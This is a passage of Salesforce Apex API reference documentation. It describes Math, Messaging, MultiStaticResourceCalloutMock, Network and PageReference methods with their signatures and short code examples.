Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

asin(doubleAngle)

Returns the arc sine of an angle, in the range of *-pi*/2 through *pi*/2.

Signature

```
public static Double asin(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

atan(decimalAngle)

Returns the arc tangent of an angle, in the range of -*pi*/2 through *pi*/2.

Signature

```
public static Decimal atan(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

atan(doubleAngle)

Returns the arc tangent of an angle, in the range of -*pi*/2 through *pi*/2.

Signature

```
public static Double atan(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

atan2(xCoordinate, yCoordinate)

Converts rectangular coordinates (*xCoordinate* and *yCoordinate*) to polar (*r* and *theta*). This method computes the phase *theta* by computing an arc tangent of *xCoordinate*/*yCoordinate* in the range of -*pi* to *pi*.

Signature

```
public static Decimal atan2(Decimal xCoordinate, Decimal yCoordinate)
```

Parameters

xCoordinate
Type: Decimal

yCoordinate
Type: Decimal

Return Value

Type: Decimal

atan2(xCoordinate, yCoordinate)

Converts rectangular coordinates (*xCoordinate* and *yCoordinate*) to polar (*r* and *theta*). This method computes the phase *theta* by computing an arc tangent of *xCoordinate*/*yCoordinate* in the range of -*pi* to *pi*.

Signature

```
public static Double atan2(Double xCoordinate, Double yCoordinate)
```

Parameters

xCoordinate
Type: Double

yCoordinate
Type: Double

Return Value

Type: Double

cbrt(decimalValue)

Returns the cube root of the specified Decimal. The cube root of a negative value is the negative of the cube root of that value's magnitude.

Signature

```
public static Decimal cbrt(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

cbrt(doubleValue)

Returns the cube root of the specified Double. The cube root of a negative value is the negative of the cube root of that value's magnitude.

Signature

```
public static Double cbrt(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

ceil(decimalValue)

Returns the smallest (closest to negative infinity) Decimal that is not less than the argument and is equal to a mathematical integer.

Signature

```
public static Decimal ceil(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

ceil(doubleValue)

Returns the smallest (closest to negative infinity) Double that is not less than the argument and is equal to a mathematical integer.

Signature

```
public static Double ceil(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

cos(decimalAngle)

Returns the trigonometric cosine of the angle specified by *decimalAngle*.

Signature

```
public static Decimal cos(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

cos(doubleAngle)

Returns the trigonometric cosine of the angle specified by *doubleAngle*.

Signature

```
public static Double cos(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

cosh(decimalAngle)

Returns the hyperbolic cosine of *decimalAngle*. The hyperbolic cosine of *d* is defined to be $(e^X + e^{-X})/2$ where *e* is Euler's number.

Signature

```
public static Decimal cosh(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

cosh(doubleAngle)

Returns the hyperbolic cosine of *doubleAngle*. The hyperbolic cosine of *d* is defined to be $(e^x + e^{-x})/2$ where *e* is Euler's number.

Signature

```
public static Double cosh(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

exp(exponentDecimal)

Returns Euler's number *e* raised to the power of the specified Decimal.

Signature

```
public static Decimal exp(Decimal exponentDecimal)
```

Parameters

exponentDecimal
Type: Decimal

Return Value

Type: Decimal

exp(exponentDouble)

Returns Euler's number *e* raised to the power of the specified Double.

Signature

```
public static Double exp(Double exponentDouble)
```

Parameters

exponentDouble
Type: Double

Return Value

Type: Double

`floor(decimalValue)`

Returns the largest (closest to positive infinity) Decimal that is not greater than the argument and is equal to a mathematical integer.

Signature

```
public static Decimal floor(Decimal decimalValue)
```

Parameters

`decimalValue`
Type: Decimal

Return Value

Type: Decimal

`floor(doubleValue)`

Returns the largest (closest to positive infinity) Double that is not greater than the argument and is equal to a mathematical integer.

Signature

```
public static Double floor(Double doubleValue)
```

Parameters

`doubleValue`
Type: Double

Return Value

Type: Double

`log(decimalValue)`

Returns the natural logarithm (base *e*) of the specified Decimal.

Signature

```
public static Decimal log(Decimal decimalValue)
```

Parameters

`decimalValue`
Type: Decimal

Return Value

Type: Decimal

log(doubleValue)

Returns the natural logarithm (base *e*) of the specified Double.

Signature

```
public static Double log(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

log10(decimalValue)

Returns the logarithm (base *10*) of the specified Decimal.

Signature

```
public static Decimal log10(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

log10(doubleValue)

Returns the logarithm (base *10*) of the specified Double.

Signature

```
public static Double log10(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

max(decimalValue1, decimalValue2)

Returns the larger of the two specified Decimals.

Signature

```
public static Decimal max(Decimal decimalValue1, Decimal decimalValue2)
```

Parameters

decimalValue1
Type: Decimal

decimalValue2
Type: Decimal

Return Value

Type: Decimal

Example

```
Decimal larger = math.max(12.3, 156.6);
system.assertEquals(larger, 156.6);
```

max(doubleValue1, doubleValue2)

Returns the larger of the two specified Doubles.

Signature

```
public static Double max(Double doubleValue1, Double doubleValue2)
```

Parameters

doubleValue1
Type: Double

doubleValue2
Type: Double

Return Value

Type: Double

max(integerValue1, integerValue2)

Returns the larger of the two specified Integers.

Signature

```
public static Integer max(Integer integerValue1, Integer integerValue2)
```

Parameters

integerValue1
Type: Integer

integerValue2
Type: Integer

Return Value

Type: Integer

max(longValue1, longValue2)

Returns the larger of the two specified Longs.

Signature

```
public static Long max(Long longValue1, Long longValue2)
```

Parameters

longValue1
Type: Long

longValue2
Type: Long

Return Value

Type: Long

min(decimalValue1, decimalValue2)

Returns the smaller of the two specified Decimals.

Signature

```
public static Decimal min(Decimal decimalValue1, Decimal decimalValue2)
```

Parameters

decimalValue1
Type: Decimal

decimalValue2
Type: Decimal

Return Value

Type: Decimal

Example

```
Decimal smaller = math.min(12.3, 156.6);
system.assertEquals(smaller, 12.3);
```

min(doubleValue1, doubleValue2)

Returns the smaller of the two specified Doubles.

Signature

```
public static Double min(Double doubleValue1, Double doubleValue2)
```

Parameters

doubleValue1
Type: Double

doubleValue2
Type: Double

Return Value

Type: Double

min(integerValue1, integerValue2)

Returns the smaller of the two specified Integers.

Signature

```
public static Integer min(Integer integerValue1, Integer integerValue2)
```

Parameters

integerValue1
Type: Integer

integerValue2
Type: Integer

Return Value

Type: Integer

min(longValue1, longValue2)

Returns the smaller of the two specified Longs.

Signature

```
public static Long min(Long longValue1, Long longValue2)
```

Parameters

longValue1
Type: Long

longValue2
Type: Long

Return Value

Type: Long

mod(integerValue1, integerValue2)

Returns the remainder of *integerValue1* divided by *integerValue2*.

Signature

```
public static Integer mod(Integer integerValue1, Integer integerValue2)
```

Parameters

integerValue1
Type: Integer

integerValue2
Type: Integer

Return Value

Type: Integer

Example

```
Integer remainder = math.mod(12, 2);
system.assertEquals(remainder, 0);

Integer remainder2 = math.mod(8, 3);
system.assertEquals(remainder2, 2);
```

mod(longValue1, longValue2)

Returns the remainder of *longValue1* divided by *longValue2*.

Signature

```
public static Long mod(Long longValue1, Long longValue2)
```

Parameters

longValue1
Type: Long

longValue2
Type: Long

Return Value

Type: Long

pow(doubleValue, exponent)

Returns the value of the first Double raised to the power of *exponent*.

Signature

```
public static Double pow(Double doubleValue, Double exponent)
```

Parameters

doubleValue
Type: Double

exponent
Type: Double

Return Value

Type: Double

random()

Returns a positive Double that is greater than or equal to 0.0 and less than 1.0.

Signature

```
public static Double random()
```

Return Value

Type: Double

rint(decimalValue)

Returns the value that is closest in value to *decimalValue* and is equal to a mathematical integer.

Signature

```
public static Decimal rint(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

`rint(doubleValue)`

Returns the value that is closest in value to *`doubleValue`* and is equal to a mathematical integer.

Signature

```
public static Double rint(Double doubleValue)
```

Parameters

`doubleValue`
Type: Double

Return Value

Type: Double

`round(doubleValue)`

Do not use. This method is deprecated as of the Winter '08 release. Instead, use `Math.roundToLong`. Returns the closest Integer to the specified Double. If the result is less than -2,147,483,648 or greater than 2,147,483,647, Apex generates an error.

Signature

```
public static Integer round(Double doubleValue)
```

Parameters

`doubleValue`
Type: Double

Return Value

Type: Integer

`round(decimalValue)`

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor.

Signature

```
public static Integer round(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Integer

Usage

Note that this rounding mode statistically minimizes cumulative error when applied repeatedly over a sequence of calculations.

Example

```
Decimal d1 = 4.5;
Integer i1 = Math.round(d1);
System.assertEquals(4, i1);

Decimal d2 = 5.5;
Integer i2 = Math.round(d2);
System.assertEquals(6, i2);
```

roundToLong(decimalValue)

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor.

Signature

```
public static Long roundToLong(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Long

Usage

Note that this rounding mode statistically minimizes cumulative error when applied repeatedly over a sequence of calculations.

Example

```
Decimal d1 = 4.5;
Long i1 = Math.roundToLong(d1);
System.assertEquals(4, i1);
```

```
Decimal d2 = 5.5;
Long i2 = Math.roundToLong(d2);
System.assertEquals(6, i2);
```

roundToLong(doubleValue)

Returns the closest Long to the specified Double.

Signature

```
public static Long roundToLong(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Long

signum(decimalValue)

Returns the signum function of the specified Decimal, which is 0 if *decimalValue* is 0, 1.0 if *decimalValue* is greater than 0, -1.0 if *decimalValue* is less than 0.

Signature

```
public static Decimal signum(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

signum(doubleValue)

Returns the signum function of the specified Double, which is 0 if *doubleValue* is 0, 1.0 if *doubleValue* is greater than 0, -1.0 if *doubleValue* is less than 0.

Signature

```
public static Double signum(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

sin(decimalAngle)

Returns the trigonometric sine of the angle specified by *decimalAngle*.

Signature

```
public static Decimal sin(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

sin(doubleAngle)

Returns the trigonometric sine of the angle specified by *doubleAngle*.

Signature

```
public static Double sin(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

sinh(decimalAngle)

Returns the hyperbolic sine of *decimalAngle*. The hyperbolic sine of *decimalAngle* is defined to be $(e^x - e^{-x})/2$ where e is Euler's number.

Signature

```
public static Decimal sinh(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

sinh(doubleAngle)

Returns the hyperbolic sine of *doubleAngle*. The hyperbolic sine of *doubleAngle* is defined to be $(e^x - e^{-x})/2$ where e is Euler's number.

Signature

```
public static Double sinh(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

sqrt(decimalValue)

Returns the correctly rounded positive square root of *decimalValue*.

Signature

```
public static Decimal sqrt(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

sqrt(doubleValue)

Returns the correctly rounded positive square root of *doubleValue*.

Signature

```
public static Double sqrt(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

tan(decimalAngle)

Returns the trigonometric tangent of the angle specified by *decimalAngle*.

Signature

```
public static Decimal tan(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

tan(doubleAngle)

Returns the trigonometric tangent of the angle specified by *doubleAngle*.

Signature

```
public static Double tan(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

tanh(decimalAngle)

Returns the hyperbolic tangent of *decimalAngle*. The hyperbolic tangent of *decimalAngle* is defined to be $(e^x - e^{-x})/(e^x + e^{-x})$ where *e* is Euler's number. In other words, it is equivalent to `sinh(x)/cosinh(x)`. The absolute value of the exact `tanh` is always less than 1.

Signature

```
public static Decimal tanh(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

tanh(doubleAngle)

Returns the hyperbolic tangent of *doubleAngle*. The hyperbolic tangent of *doubleAngle* is defined to be $(e^x - e^{-x})/(e^x + e^{-x})$ where *e* is Euler's number. In other words, it is equivalent to `sinh(x)/cosinh(x)`. The absolute value of the exact `tanh` is always less than 1.

Signature

```
public static Double tanh(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

Messaging Class

Contains messaging methods used when sending a single or mass email.

Namespace

System

Messaging Methods

The following are methods for `Messaging`. All are instance methods.

IN THIS SECTION:

reserveMassEmailCapacity(amountReserved)
Reserves email capacity to send mass email to the specified number of email addresses, after the current transaction commits.

reserveSingleEmailCapacity(amountReserved)
Reserves email capacity to send single email to the specified number of email addresses, after the current transaction commits.

sendEmail(emails, allOrNothing)

Sends the list of email objects instantiated with either `SingleEmailMessage` or `MassEmailMessage` and returns a list of SendEmailResult objects.

sendEmailMessage(emailMessageIds, allOrNothing)

Sends up to 10 draft email messages as defined by the specified email message IDs and returns a list of SendEmailResult objects.

`reserveMassEmailCapacity(amountReserved)`

Reserves email capacity to send mass email to the specified number of email addresses, after the current transaction commits.

Signature

```
public Void reserveMassEmailCapacity(Integer amountReserved)
```

Parameters

`amountReserved`
Type: Integer

Return Value

Type: Void

Usage

This method can be called when you know in advance how many addresses emails will be sent to as a result of the transaction.If the transaction would cause the organization to exceed its daily email limit, using this method results in the following error: `System.HandledException: The daily limit for the org would be exceeded by this request.`If the organization doesn't have permission to send API or mass email, using this method results in the following error: `System.NoAccessException: The organization is not permitted to send email.`

`reserveSingleEmailCapacity(amountReserved)`

Reserves email capacity to send single email to the specified number of email addresses, after the current transaction commits.

Signature

```
public Void reserveSingleEmailCapacity(Integer amountReserved)
```

Parameters

`amountReserved`
Type: Integer

Return Value

Type: Void

Usage

This method can be called when you know in advance how many addresses emails will be sent to as a result of the transaction.If the transaction would cause the organization to exceed its daily email limit, using this method results in the following error: `System.HandledException: The daily limit for the org would be exceeded by this request.`If the organization doesn't have permission to send API or mass email, using this method results in the following error: `System.NoAccessException: The organization is not permitted to send email.`

`sendEmail(emails, allOrNothing)`

Sends the list of email objects instantiated with either `SingleEmailMessage` or `MassEmailMessage` and returns a list of SendEmailResult objects.

Signature

```
public Messaging.SendEmailResult[] sendEmail(Messaging.Email[] emails, Boolean
allOrNothing)
```

Parameters

`emails`
Type: Messaging.Email[]

`allOrNothing`
Type: Boolean

The optional *`opt_allOrNone`* parameter specifies whether `sendEmail` prevents delivery of all other messages when any of the messages fail due to an error (`true`), or whether it allows delivery of the messages that don't have errors (`false`). The default is `true`.

Return Value

Type: Messaging.SendEmailResult[]

`sendEmailMessage(emailMessageIds, allOrNothing)`

Sends up to 10 draft email messages as defined by the specified email message IDs and returns a list of SendEmailResult objects.

Signature

```
public Messaging.SendEmailResult[] sendEmailMessage(List<ID> emailMessageIds, Boolean
allOrNothing)
```

Parameters

`emailMessageIds`
Type: List<ID>

`allOrNothing`
Type: Boolean

Return Value

Type: Messaging.SendEmailResult[]

Usage

The `sendEmailMessage` method assumes that the optional *`opt_allOrNone`* parameter is always `false` and ignores the value you set. This optional parameter specifies whether `sendEmailMessage` prevents delivery of all other messages when any of the messages fail due to an error (`true`), or whether it allows delivery of the messages that don't have errors (`false`).

Example

This example shows how to send a draft email message. It creates a case and a new email message associated with the case. Next, the example sends a draft email message and checks the results. Before running this example, make sure to replace the email address with a valid address.

```
Case c = new Case();
insert c;

EmailMessage e = new EmailMessage();
e.parentid = c.id;
// Set to draft status.
// This status is required
// for sendEmailMessage().
e.Status = '5';
e.TextBody =
  'Sample email message.';
e.Subject = 'Apex sample';
e.ToAddress = 'customer@email.com';
insert e;

List<Messaging.SendEmailResult>
  results =
  Messaging.sendEmailMessage(new ID[]
    { e.id });

System.assertEquals(1, results.size());
System.assertEquals(true,
                    results[0].success);
```

MultiStaticResourceCalloutMock Class

Utility class used to specify a fake response using multiple resources for testing HTTP callouts.

Namespace

System

Usage

Use the methods in this class to set the response properties for testing HTTP callouts. You can specify a resource for each endpoint.

IN THIS SECTION:

MultiStaticResourceCalloutMock Constructors

The following are constructors for `MultiStaticResourceCalloutMock`.

IN THIS SECTION:

`MultiStaticResourceCalloutMock()`

Creates a new instance of the `System.MultiStaticResourceCalloutMock` class.

Signature

```
public MultiStaticResourceCalloutMock()
```

MultiStaticResourceCalloutMock Methods

The following are methods for `MultiStaticResourceCalloutMock`. All are instance methods.

IN THIS SECTION:

`setHeader(headerName, headerValue)`

Sets the specified header name and value for the fake response.

Signature

```
public Void setHeader(String headerName, String headerValue)
```

Parameters

`headerName`
Type: String

headerValue
Type: String

Return Value

Type: Void

setStaticResource(endpoint, resourceName)

Sets the specified static resource corresponding to the endpoint. The static resource contains the response body.

Signature

```
public Void setStaticResource(String endpoint, String resourceName)
```

Parameters

endpoint
Type: String

resourceName
Type: String

Return Value

Type: Void

setStatus(httpStatus)

Sets the specified HTTP status for the response.

Signature

```
public Void setStatus(String httpStatus)
```

Parameters

httpStatus
Type: String

Return Value

Type: Void

setStatusCode(httpStatusCode)

Sets the specified HTTP status code for the response.

Signature

```
public Void setStatusCode(Integer httpStatusCode)
```

Parameters

httpStatusCode
Type: Integer

Return Value

Type: Void

Network Class

Represents a community.

Namespace

System

Usage

Use the method in the `Network` class to determine which community a user is currently logged into.

IN THIS SECTION:

Network Constructors

Network Methods

Network Constructors

The following are constructors for `Network`.

IN THIS SECTION:

Network()
Creates a new instance of the `System.Network` class.

`Network()`

Creates a new instance of the `System.Network` class.

Signature

```
public Network()
```

Network Methods

The following are methods for `Network`. All methods are static.

IN THIS SECTION:

`communitiesLanding()`

Returns a Page Reference to the default landing page for the community. This is the first tab of the community.

Signature

```
public static String communitiesLanding()
```

Return Value

Type: PageReference

Usage

If Communities isn't enabled for the user's organization or the user is currently in the internal organization, returns `null`.

`forwardToAuthPage(startURL)`

Returns a Page Reference to the default login page. StartURL is included as a query paremeter for where to redirect after a successful login.

Signature

```
public static PageReference forwardToAuthPage(String startURL)
```

Parameters

`startURL`
Type: String

Return Value

Type: PageReference

Usage

If Communities isn't enabled for the user's organization or the user is currently in the internal organization, returns `null`.

getLoginUrl(networkId)

Returns the absolute URL of the login page used by the community.

Signature

```
public static String getLoginUrl(String networkId)
```

Parameters

networkId
Type: String

The ID of the community you're retrieving this information for.

Return Value

Type: String

Usage

Returns the full URL for the Force.com or Community Builder page used as the login page in the community.

getLogoutUrl(networkId)

Returns the absolute URL of the logout page used by the community.

Signature

```
public static String getLogoutUrl(String networkId)
```

Parameters

networkId
Type: String

The ID of the community you're retrieving this information for.

Return Value

Type: String

Usage

Returns the full URL for the Force.com page, Community Builder page, or Web page used as the logout page in the community.

`getNetworkId()`

Returns the user's current community.

Signature

```
public static String getNetworkId()
```

Return Value

Type: String

Usage

If Communities isn't enabled for the user's organization or the user is currently in the internal organization, returns `null`.

getSelfRegUrl(networkId)

Returns the absolute URL of the self-registration page used by the community.

Signature

```
public static String getSelfRegUrl(String networkId)
```

Parameters

`networkId`
Type: String

The ID of the community you're retrieving this information for.

Return Value

Type: String

Usage

Returns the full URL for the Force.com or Community Builder page used as the self-registration page in the community.

loadAllPackageDefaultNetworkDashboardSettings()

Maps the dashboards from the Communities Analytics package onto each community's unconfigured dashboard settings. Returns the number of settings it configures.

Signature

```
public static Integer loadAllPackageDefaultNetworkDashboardSettings()
```

Return Value

Type: Integer

Usage

If Communities is enabled, and the Communities Analytics package is installed, maps the dashboards provided in the Communities Analytics package onto each community's unconfigured dashboard settings. Returns the number of settings it configures. This method is invoked automatically during network creation and package installation. Typically, this method doesn't need to be invoked manually.

If Communities isn't enabled for the user's organization or the user is currently in the internal organization, returns `0`.

PageReference Class

A PageReference is a reference to an instantiation of a page. Among other attributes, PageReferences consist of a URL and a set of query parameter names and values.

Namespace

System

Use a PageReference object:

- To view or set query string parameters and values for a page
- To navigate the user to a different page as the result of an action method

Instantiation

In a custom controller or controller extension, you can refer to or instantiate a PageReference in one of the following ways:

- ```
  Page.existingPageName
  ```

  Refers to a PageReference for a Visualforce page that has already been saved in your organization. By referring to a page in this way, the platform recognizes that this controller or controller extension is dependent on the existence of the specified page and will prevent the page from being deleted while the controller or extension exists.

- ```
  PageReference pageRef = new PageReference('partialURL');
  ```

  Creates a PageReference to any page that is hosted on the Force.com platform. For example, setting *'partialURL'* to `'/apex/HelloWorld'` refers to the Visualforce page located at `http://`*mySalesforceInstance*`/apex/HelloWorld`. Likewise, setting **'partialURL'** to `'/' +` **'recordID'** refers to the detail page for the specified record.

  This syntax is less preferable for referencing other Visualforce pages than `Page.`***existingPageName*** because the PageReference is constructed at runtime, rather than referenced at compile time. Runtime references are not available to the referential integrity system. Consequently, the platform doesn't recognize that this controller or controller extension is dependent on the existence of the specified page and won't issue an error message to prevent user deletion of the page.

- ```
  PageReference pageRef = new PageReference('fullURL');
  ```

  Creates a PageReference for an external URL. For example:

  ```
  PageReference pageRef = new PageReference('http://www.google.com');
  ```

You can also instantiate a PageReference object for the current page with the `currentPage` ApexPages method. For example:

```
PageReference pageRef = ApexPages.currentPage();
```
```

Request Headers

The following table is a non-exhaustive list of headers that are set on requests.

Header	Description
Host	The host name requested in the request URL. This header is always set on Force.com Site requests and My Domain requests. This header is optional on other requests when HTTP/1.0 is used instead of HTTP/1.1.
Referer	The URL that is either included or linked to the current request's URL. This header is optional.
User-Agent	The name, version, and extension support of the program that initiated this request, such as a Web browser. This header is optional and can be overridden in most browsers to be a different value. Therefore, this header should not be relied upon.
CipherSuite	If this header exists and has a non-blank value, this means that the request is using HTTPS. Otherwise, the request is using HTTP. The contents of a non-blank value are not defined by this API, and can be changed without notice.
X-Salesforce-SIP	The source IP address of the request. This header is always set on HTTP and HTTPS requests that are initiated outside of Salesforce's data centers. Note: If a request passes through a content delivery network (CDN) or proxy server, the source IP address might be altered, and no longer the original client IP address.
X-Salesforce-Forwarded-To	The fully qualified domain name of the Salesforce instance that is handling this request. This header is always set on HTTP and HTTPS requests that are initiated outside of Salesforce's data centers.

Example: Retrieving Query String Parameters

The following example shows how to use a PageReference object to retrieve a query string parameter in the current page URL. In this example, the `getAccount` method references the `id` query string parameter:

```
public class MyController {
   public Account getAccount() {
        return [SELECT Id, Name FROM Account
                WHERE Id = :ApexPages.currentPage().getParameters().get('Id')];
    }
}
```

The following page markup calls the `getAccount` method from the controller above:

```
<apex:page controller="MyController">
    <apex:pageBlock title="Retrieving Query String Parameters">
        You are viewing the {!account.name} account.
    </apex:pageBlock>
</apex:page>
```

Note: For this example to render properly, you must associate the Visualforce page with a valid account record in the URL. For example, if `001D000000IRt53` is the account ID, the resulting URL should be:

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000IRt53
```

The `getAccount` method uses an embedded SOQL query to return the account specified by the `id` parameter in the URL of the page. To access `id`, the `getAccount` method uses the `ApexPages` namespace:

- First the `currentPage` method returns the `PageReference` instance for the current page. `PageReference` returns a reference to a Visualforce page, including its query string parameters.
- Using the page reference, use the `getParameters` method to return a map of the specified query string parameter names and values.
- Then a call to the `get` method specifying `id` returns the value of the `id` parameter itself.

Example: Navigating to a New Page as the Result of an Action Method

Any action method in a custom controller or controller extension can return a PageReference object as the result of the method. If the `redirect` attribute on the PageReference is set to `true`, the user navigates to the URL specified by the PageReference.

The following example shows how this can be implemented with a `save` method. In this example, the PageReference returned by the `save` method redirects the user to the detail page for the account record that was just saved:

```
public class mySecondController {
    Account account;

    public Account getAccount() {
        if(account == null) account = new Account();
        return account;
    }

    public PageReference save() {
        // Add the account to the database.
        insert account;
        // Send the user to the detail page for the new account.
        PageReference acctPage = new ApexPages.StandardController(account).view();
        acctPage.setRedirect(true);
        return acctPage;
    }
}
```

The following page markup calls the `save` method from the controller above. When a user clicks **Save**, he or she is redirected to the detail page for the account just created:

```
<apex:page controller="mySecondController" tabStyle="Account">
    <apex:sectionHeader title="New Account Edit Page" />
    <apex:form>
        <apex:pageBlock title="Create a New Account">
            <apex:pageBlockButtons location="bottom">
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
            <apex:pageBlockSection title="Account Information">
                <apex:inputField id="accountName" value="{!account.name}"/>
                <apex:inputField id="accountSite" value="{!account.site}"/>
            </apex:pageBlockSection>
       </apex:pageBlock>
    </apex:form>
</apex:page>
```

IN THIS SECTION:

PageReference Constructors

The following are constructors for `PageReference`.

IN THIS SECTION:

`PageReference(partialURL)`

Creates a new instance of the `PageReference` class using the specified URL.

Signature

```
public PageReference(String partialURL)
```

Parameters

`partialURL`

Type: String

The partial URL of a page hosted on the Force.com platform or a full external URL. The following are some examples of the *`partialURL`* parameter values:

- `/apex/HelloWorld`: refers to the Visualforce page located at `http://`*`mySalesforceInstance`*`/apex/HelloWorld`.
- `/`*`recordID`*: refers to the detail page of a specified record.
- `http://www.google.com`: refers to an external URL.

`PageReference(record)`

Creates a new instance of the `PageReference` class for the specified sObject record.

Signature

```
public PageReference(SObject record)
```

Parameters

`record`

Type: SObject

The sObject record to create a page reference for.

PageReference Methods

The following are methods for `PageReference`. All are instance methods.

IN THIS SECTION:

`getAnchor()`

Returns the name of the anchor referenced in the page's URL. That is, the part of the URL after the hashtag (#).

Signature

```
public String getAnchor()
```

Return Value

Type: String

`getContent()`

Returns the output of the page, as displayed to a user in a Web browser.

Signature

```
public Blob getContent()
```

Return Value

Type: Blob

Usage

The content of the returned Blob is dependent on how the page is rendered. If the page is rendered as a PDF, it returns the PDF. If the page is not rendered as a PDF, it returns the HTML. To access the content of the returned HTML as a string, use the `toString` Blob method.

Note: If you use `getContent` in a test method, a blank PDF is generated when used with a Visualforce page that is supposed to render as PDF.

This method can't be used in:

- Triggers
- Scheduled Apex
- Batch jobs
- Test methods
- Apex email services

If there's an error on the Visualforce page, an `ExecutionException` is thrown.

`getContentAsPDF()`

Returns the page as a PDF, regardless of the `<apex:page>` component's `renderAs` attribute.

Signature

```
public Blob getContentAsPDF()
```

Return Value

Type: Blob

Usage

This method can't be used in:

- Triggers
- Scheduled Apex
- Batch jobs
- Test methods
- Apex email services

getCookies()

Returns a map of cookie names and cookie objects, where the key is a String of the cookie name and the value contains the list of cookie objects with that name.

Signature

```
public Map<String, System.Cookie[]> getCookies()
```

Return Value

Type: Map<String, System.Cookie[]>

Usage

Used in conjunction with the `Cookie` class. Only returns cookies with the "`apex__`" prefix set by the `setCookies` method.

getHeaders()

Returns a map of the request headers, where the key string contains the name of the header, and the value string contains the value of the header.

Signature

```
public Map<String, String> getHeaders()
```

Return Value

Type: Map<String, String>

Usage

This map can be modified and remains in scope for the PageReference object. For instance, you could do:

```
PageReference.getHeaders().put('Date', '9/9/99');
```

For a description of request headers, see Request Headers.

getParameters()

Returns a map of the query string parameters that are included in the page URL. The key string contains the name of the parameter, while the value string contains the value of the parameter.

Signature

```
public Map<String, String> getParameters()
```

Return Value

Type: Map<String, String>

Usage

This map can be modified and remains in scope for the PageReference object. For instance, you could do:

```
PageReference.getParameters().put('id', myID);
```

Parameter keys are case-insensitive. For example:

```
System.assert(
    ApexPages.currentPage().getParameters().get('myParamName') ==
    ApexPages.currentPage().getParameters().get('myparamname'));
```

`getRedirect()`

Returns the current value of the PageReference object's `redirect` attribute.

Signature

```
public Boolean getRedirect()
```

Return Value

Type: Boolean

Usage

Note that if the URL of the PageReference object is set to a website outside of the `salesforce.com` domain, the redirect always occurs, regardless of whether the `redirect` attribute is set to `true` or `false`.

`getUrl()`

Returns the relative URL associated with the PageReference when it was originally defined, including any query string parameters and anchors.

Signature

```
public String getUrl()
```

Return Value

Type: String

`setAnchor(anchor)`

Sets the URL's anchor reference to the specified string.

Signature

```
public System.PageReference setAnchor(String anchor)
```

Parameters

anchor
Type: String

Return Value

Type: System.PageReference

Example

For example, `https://Salesforce_instance/apex/my_page#anchor1`.

setCookies(cookies)

Creates a list of cookie objects. Used in conjunction with the `Cookie` class.

Signature

```
public Void setCookies(Cookie[] cookies)
```

Parameters

cookies
Type: System.Cookie[]

Return Value

Type: Void

Usage

Important:

- Cookie names and values set in Apex are URL encoded, that is, characters such as @ are replaced with a percent sign and their hexadecimal representation.
- The `setCookies` method adds the prefix "`apex__`" to the cookie names.
- Setting a cookie's value to `null` sends a cookie with an empty string value instead of setting an expired attribute.
- After you create a cookie, the properties of the cookie can't be changed.
- Be careful when storing sensitive information in cookies. Pages are cached regardless of a cookie value. If you use a cookie value to generate dynamic content, you should disable page caching. For more information, see "Caching Force.com Sites Pages" in the Salesforce online help.

setRedirect(redirect)

Sets the value of the PageReference object's `redirect` attribute. If set to `true`, a redirect is performed through a client side redirect.

Signature

```
public System.PageReference setRedirect(Boolean redirect)
```

Parameters

redirect
Type: Boolean

Return Value

Type: System.PageReference

Usage

This type of redirect performs an HTTP GET request, and flushes the view state, which uses POST. If set to `false`, the redirect is a server-side forward that preserves the view state if and only if the target page uses the same controller and contains the proper subset of extensions used by the source page.

Note that if the URL of the PageReference object is set to a website outside of the `salesforce.com` domain, or to a page with a different controller or controller extension, the redirect always occurs, regardless of whether the `redirect` attribute is set to `true` or `false`.

Pattern Class

Represents a compiled representation of a regular expression.

Namespace

System

Pattern Methods

The following are methods for `Pattern`.

IN THIS SECTION:

compile(regExp)
Compiles the regular expression into a Pattern object.

matcher(regExp)
